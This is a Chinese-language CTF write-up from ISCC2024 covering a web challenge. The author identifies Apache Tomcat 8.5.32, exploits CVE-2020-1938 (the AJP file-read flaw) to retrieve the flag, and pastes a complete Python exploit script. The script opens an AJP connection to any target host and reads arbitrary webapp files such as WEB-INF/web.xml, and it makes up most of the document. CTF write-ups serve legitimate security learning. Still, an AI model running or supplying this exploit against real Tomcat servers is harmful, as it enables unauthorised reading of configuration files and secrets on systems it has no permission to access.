# ISCC2024 WriteUp

### AB\_C 刘子博 3627634696@qq.com


### 练武题Web3

### 解题思路


Web3原神启动:

输入flag得到flag在flag中，路径添加发现报错显示Apache Tomcat/8.5.32

Google搜索发现存在文件包含和文件读取漏斗，



我们的目标是获得flag漏斗exp显示是AJP协议存在缺陷，Java的WEB默认目录WEB-INF，猜测flag.txt路径可能，CVE-2020-1938漏洞利用



读取成功: ISCC{TS@Soad30NwDMy98}

#!/usr/bin/env python  
#CNVD-2020-10487 Tomcat-Ajp lfi  
#by ydhcui  
import struct  
import socket  
import argparse  
from io import BytesIO  
  
# Some references:  
# https://tomcat.apache.org/connectors-doc/ajp/ajpv13a.html  
def pack\_string(s):  
 if s is None:  
 return struct.pack(">h", -1)  
 l = len(s)  
 return struct.pack(">H%dsb" % l, l, s.encode('utf8'), 0)  
  
def unpack(stream, fmt):  
 size = struct.calcsize(fmt)  
 buf = stream.read(size)  
 return struct.unpack(fmt, buf)  
  
def unpack\_string(stream):  
 size, = unpack(stream, ">h")  
 if size == -1: # null string  
 return None  
 res, = unpack(stream, "%ds" % size)  
 stream.read(1) # \0  
 return res  
  
class NotFoundException(Exception):  
 pass  
  
class AjpBodyRequest(object):  
 # server == web server, container == servlet  
 SERVER\_TO\_CONTAINER, CONTAINER\_TO\_SERVER = range(2)  
 MAX\_REQUEST\_LENGTH = 8186  
  
 def \_\_init\_\_(self, data\_stream, data\_len, data\_direction=None):  
 self.data\_stream = data\_stream  
 self.data\_len = data\_len  
 self.data\_direction = data\_direction  
  
 def serialize(self):  
 data = self.data\_stream.read(AjpBodyRequest.MAX\_REQUEST\_LENGTH)  
 if len(data) == 0:  
 return struct.pack(">bbH", 0x12, 0x34, 0x00)  
 else:  
 res = struct.pack(">H", len(data))  
 res += data  
 if self.data\_direction == AjpBodyRequest.SERVER\_TO\_CONTAINER:  
 header = struct.pack(">bbH", 0x12, 0x34, len(res))  
 else:  
 header = struct.pack(">bbH", 0x41, 0x42, len(res))  
 return header + res  
  
 def send\_and\_receive(self, socket, stream):  
 while True:  
 data = self.serialize()  
 socket.send(data)  
 r = AjpResponse.receive(stream)  
 while r.prefix\_code != AjpResponse.GET\_BODY\_CHUNK and r.prefix\_code != AjpResponse.SEND\_HEADERS:  
 r = AjpResponse.receive(stream)  
  
 if r.prefix\_code == AjpResponse.SEND\_HEADERS or len(data) == 4:  
 break  
  
class AjpForwardRequest(object):  
 \_, OPTIONS, GET, HEAD, POST, PUT, DELETE, TRACE, PROPFIND, PROPPATCH, MKCOL, COPY, MOVE, LOCK, UNLOCK, ACL, REPORT, VERSION\_CONTROL, CHECKIN, CHECKOUT, UNCHECKOUT, SEARCH, MKWORKSPACE, UPDATE, LABEL, MERGE, BASELINE\_CONTROL, MKACTIVITY = range(28)  
 REQUEST\_METHODS = {'GET': GET, 'POST': POST, 'HEAD': HEAD, 'OPTIONS': OPTIONS, 'PUT': PUT, 'DELETE': DELETE, 'TRACE': TRACE}  
 # server == web server, container == servlet  
 SERVER\_TO\_CONTAINER, CONTAINER\_TO\_SERVER = range(2)  
 COMMON\_HEADERS = ["SC\_REQ\_ACCEPT",  
 "SC\_REQ\_ACCEPT\_CHARSET", "SC\_REQ\_ACCEPT\_ENCODING", "SC\_REQ\_ACCEPT\_LANGUAGE", "SC\_REQ\_AUTHORIZATION",  
 "SC\_REQ\_CONNECTION", "SC\_REQ\_CONTENT\_TYPE", "SC\_REQ\_CONTENT\_LENGTH", "SC\_REQ\_COOKIE", "SC\_REQ\_COOKIE2",  
 "SC\_REQ\_HOST", "SC\_REQ\_PRAGMA", "SC\_REQ\_REFERER", "SC\_REQ\_USER\_AGENT"  
 ]  
 ATTRIBUTES = ["context", "servlet\_path", "remote\_user", "auth\_type", "query\_string", "route", "ssl\_cert", "ssl\_cipher", "ssl\_session", "req\_attribute", "ssl\_key\_size", "secret", "stored\_method"]  
  
 def \_\_init\_\_(self, data\_direction=None):  
 self.prefix\_code = 0x02  
 self.method = None  
 self.protocol = None  
 self.req\_uri = None  
 self.remote\_addr = None  
 self.remote\_host = None  
 self.server\_name = None  
 self.server\_port = None  
 self.is\_ssl = None  
 self.num\_headers = None  
 self.request\_headers = None  
 self.attributes = None  
 self.data\_direction = data\_direction  
  
 def pack\_headers(self):  
 self.num\_headers = len(self.request\_headers)  
 res = struct.pack(">h", self.num\_headers)  
 for h\_name in self.request\_headers:  
 if h\_name.startswith("SC\_REQ"):  
 code = AjpForwardRequest.COMMON\_HEADERS.index(h\_name) + 1  
 res += struct.pack("BB", 0xA0, code)  
 else:  
 res += pack\_string(h\_name)  
 res += pack\_string(self.request\_headers[h\_name])  
 return res  
  
 def pack\_attributes(self):  
 res = b""  
 for attr in self.attributes:  
 a\_name = attr['name']  
 code = AjpForwardRequest.ATTRIBUTES.index(a\_name) + 1  
 res += struct.pack("b", code)  
 if a\_name == "req\_attribute":  
 aa\_name, a\_value = attr['value']  
 res += pack\_string(aa\_name)  
 res += pack\_string(a\_value)  
 else:  
 res += pack\_string(attr['value'])  
 res += struct.pack("B", 0xFF)  
 return res  
  
 def serialize(self):  
 res = struct.pack("bb", self.prefix\_code, self.method)  
 res += pack\_string(self.protocol)  
 res += pack\_string(self.req\_uri)  
 res += pack\_string(self.remote\_addr)  
 res += pack\_string(self.remote\_host)  
 res += pack\_string(self.server\_name)  
 res += struct.pack(">h", self.server\_port)  
 res += struct.pack("?", self.is\_ssl)  
 res += self.pack\_headers()  
 res += self.pack\_attributes()  
 if self.data\_direction == AjpForwardRequest.SERVER\_TO\_CONTAINER:  
 header = struct.pack(">bbh", 0x12, 0x34, len(res))  
 else:  
 header = struct.pack(">bbh", 0x41, 0x42, len(res))  
 return header + res  
  
 def parse(self, raw\_packet):  
 stream = BytesIO(raw\_packet)  
 self.magic1, self.magic2, data\_len = unpack(stream, "bbH")  
 self.prefix\_code, self.method = unpack(stream, "bb")  
 self.protocol = unpack\_string(stream)  
 self.req\_uri = unpack\_string(stream)  
 self.remote\_addr = unpack\_string(stream)  
 self.remote\_host = unpack\_string(stream)  
 self.server\_name = unpack\_string(stream)  
 self.server\_port = unpack(stream, ">h")  
 self.is\_ssl = unpack(stream, "?")  
 self.num\_headers, = unpack(stream, ">H")  
 self.request\_headers = {}  
 for i in range(self.num\_headers):  
 code, = unpack(stream, ">H")  
 if code > 0xA000:  
 h\_name = AjpForwardRequest.COMMON\_HEADERS[code - 0xA001]  
 else:  
 h\_name = unpack(stream, "%ds" % code)  
 stream.read(1) # \0  
 h\_value = unpack\_string(stream)  
 self.request\_headers[h\_name] = h\_value  
  
 def send\_and\_receive(self, socket, stream, save\_cookies=False):  
 res = []  
 i = socket.sendall(self.serialize())  
 if self.method == AjpForwardRequest.POST:  
 return res  
  
 r = AjpResponse.receive(stream)  
 assert r.prefix\_code == AjpResponse.SEND\_HEADERS  
 res.append(r)  
 if save\_cookies and 'Set-Cookie' in r.response\_headers:  
 self.headers['SC\_REQ\_COOKIE'] = r.response\_headers['Set-Cookie']  
  
 # read body chunks and end response packets  
 while True:  
 r = AjpResponse.receive(stream)  
 res.append(r)  
 if r.prefix\_code == AjpResponse.END\_RESPONSE:  
 break  
 elif r.prefix\_code == AjpResponse.SEND\_BODY\_CHUNK:  
 continue  
 elif r.prefix\_code == 47: # Handle the unknown prefix code  
 print("Handling unknown prefix code 47")  
 # Add custom handling logic here if needed  
 continue  
 else:  
 print("Unknown prefix code: {}".format(r.prefix\_code))  
 raise NotImplementedError  
  
 return res  
  
class AjpResponse(object):  
 \_,\_,\_,SEND\_BODY\_CHUNK, SEND\_HEADERS, END\_RESPONSE, GET\_BODY\_CHUNK = range(7)  
 COMMON\_SEND\_HEADERS = [  
 "Content-Type", "Content-Language", "Content-Length", "Date", "Last-Modified",  
 "Location", "Set-Cookie", "Set-Cookie2", "Servlet-Engine", "Status", "WWW-Authenticate"  
 ]  
  
 def parse(self, stream):  
 # read headers  
 self.magic, self.data\_length, self.prefix\_code = unpack(stream, ">HHb")  
  
 if self.prefix\_code == AjpResponse.SEND\_HEADERS:  
 self.parse\_send\_headers(stream)  
 elif self.prefix\_code == AjpResponse.SEND\_BODY\_CHUNK:  
 self.parse\_send\_body\_chunk(stream)  
 elif self.prefix\_code == AjpResponse.END\_RESPONSE:  
 self.parse\_end\_response(stream)  
 elif self.prefix\_code == AjpResponse.GET\_BODY\_CHUNK:  
 self.parse\_get\_body\_chunk(stream)  
 elif self.prefix\_code == 47:  
 self.parse\_custom\_prefix(stream)  
 else:  
 print("Unknown prefix code: {}".format(self.prefix\_code))  
 raise NotImplementedError  
  
 def parse\_send\_headers(self, stream):  
 self.http\_status\_code, = unpack(stream, ">H")  
 self.http\_status\_msg = unpack\_string(stream)  
 self.num\_headers, = unpack(stream, ">H")  
 self.response\_headers = {}  
 for i in range(self.num\_headers):  
 code, = unpack(stream, ">H")  
 if code <= 0xA000: # custom header  
 h\_name, = unpack(stream, "%ds" % code)  
 stream.read(1) # \0  
 h\_value = unpack\_string(stream)  
 else:  
 h\_name = AjpResponse.COMMON\_SEND\_HEADERS[code-0xA001]  
 h\_value = unpack\_string(stream)  
 self.response\_headers[h\_name] = h\_value  
  
 def parse\_send\_body\_chunk(self, stream):  
 self.data\_length, = unpack(stream, ">H")  
 self.data = stream.read(self.data\_length+1)  
  
 def parse\_end\_response(self, stream):  
 self.reuse, = unpack(stream, "b")  
  
 def parse\_get\_body\_chunk(self, stream):  
 rlen, = unpack(stream, ">H")  
 return rlen  
  
 def parse\_custom\_prefix(self, stream):  
 # Custom parsing logic for prefix code 47  
 print("Parsing custom prefix code 47")  
 # Read and log the remaining data in the stream (for debugging)  
 remaining\_data = stream.read()  
 print("Remaining data for custom prefix 47: {}".format(remaining\_data))  
  
 @staticmethod  
 def receive(stream):  
 r = AjpResponse()  
 r.parse(stream)  
 return r  
  
def prepare\_ajp\_forward\_request(target\_host, req\_uri, method=AjpForwardRequest.GET):  
 fr = AjpForwardRequest(AjpForwardRequest.SERVER\_TO\_CONTAINER)  
 fr.method = method  
 fr.protocol = "HTTP/1.1"  
 fr.req\_uri = req\_uri  
 fr.remote\_addr = target\_host  
 fr.remote\_host = None  
 fr.server\_name = target\_host  
 fr.server\_port = 80  
 fr.request\_headers = {  
 'SC\_REQ\_ACCEPT': 'text/html',  
 'SC\_REQ\_CONNECTION': 'keep-alive',  
 'SC\_REQ\_CONTENT\_LENGTH': '0',  
 'SC\_REQ\_HOST': target\_host,  
 'SC\_REQ\_USER\_AGENT': 'Mozilla',  
 'Accept-Encoding': 'gzip, deflate, sdch',  
 'Accept-Language': 'en-US,en;q=0.5',  
 'Upgrade-Insecure-Requests': '1',  
 'Cache-Control': 'max-age=0'  
 }  
 fr.is\_ssl = False  
 fr.attributes = []  
 return fr  
  
class Tomcat(object):  
 def \_\_init\_\_(self, target\_host, target\_port):  
 self.target\_host = target\_host  
 self.target\_port = target\_port  
  
 self.socket = socket.socket(socket.AF\_INET, socket.SOCK\_STREAM)  
 self.socket.setsockopt(socket.SOL\_SOCKET, socket.SO\_REUSEADDR, 1)  
 self.socket.connect((target\_host, target\_port))  
 self.stream = self.socket.makefile("rb", bufsize=0)  
  
 def perform\_request(self, req\_uri, headers={}, method='GET', user=None, password=None, attributes=[]):  
 self.req\_uri = req\_uri  
 self.forward\_request = prepare\_ajp\_forward\_request(self.target\_host, self.req\_uri, method=AjpForwardRequest.REQUEST\_METHODS.get(method))  
 print("Getting resource at ajp13://%s:%d%s" % (self.target\_host, self.target\_port, req\_uri))  
 if user is not None and password is not None:  
 self.forward\_request.request\_headers['SC\_REQ\_AUTHORIZATION'] = "Basic " + ("%s:%s" % (user, password)).encode('base64').replace('\n', '')  
 for h in headers:  
 self.forward\_request.request\_headers[h] = headers[h]  
 for a in attributes:  
 self.forward\_request.attributes.append(a)  
 responses = self.forward\_request.send\_and\_receive(self.socket, self.stream)  
 if len(responses) == 0:  
 return None, None  
 snd\_hdrs\_res = responses[0]  
 data\_res = responses[1:-1]  
 if len(data\_res) == 0:  
 print("No data in response. Headers:%s\n" % snd\_hdrs\_res.response\_headers)  
 return snd\_hdrs\_res, data\_res  
  
'''  
javax.servlet.include.request\_uri  
javax.servlet.include.path\_info  
javax.servlet.include.servlet\_path  
'''  
  
parser = argparse.ArgumentParser()  
parser.add\_argument("target", type=str, help="Hostname or IP to attack")  
parser.add\_argument('-p', '--port', type=int, default=8009, help="AJP port to attack (default is 8009)")  
parser.add\_argument("-f", '--file', type=str, default='WEB-INF/web.xml', help="file path :(WEB-INF/web.xml)")  
args = parser.parse\_args()  
t = Tomcat(args.target, args.port)  
\_,data = t.perform\_request('/asdf',attributes=[  
 {'name':'req\_attribute','value':['javax.servlet.include.request\_uri','/']},  
 {'name':'req\_attribute','value':['javax.servlet.include.path\_info',args.file]},  
 {'name':'req\_attribute','value':['javax.servlet.include.servlet\_path','/']},  
 ])  
print('----------------------------')  
print("".join([d.data for d in data]))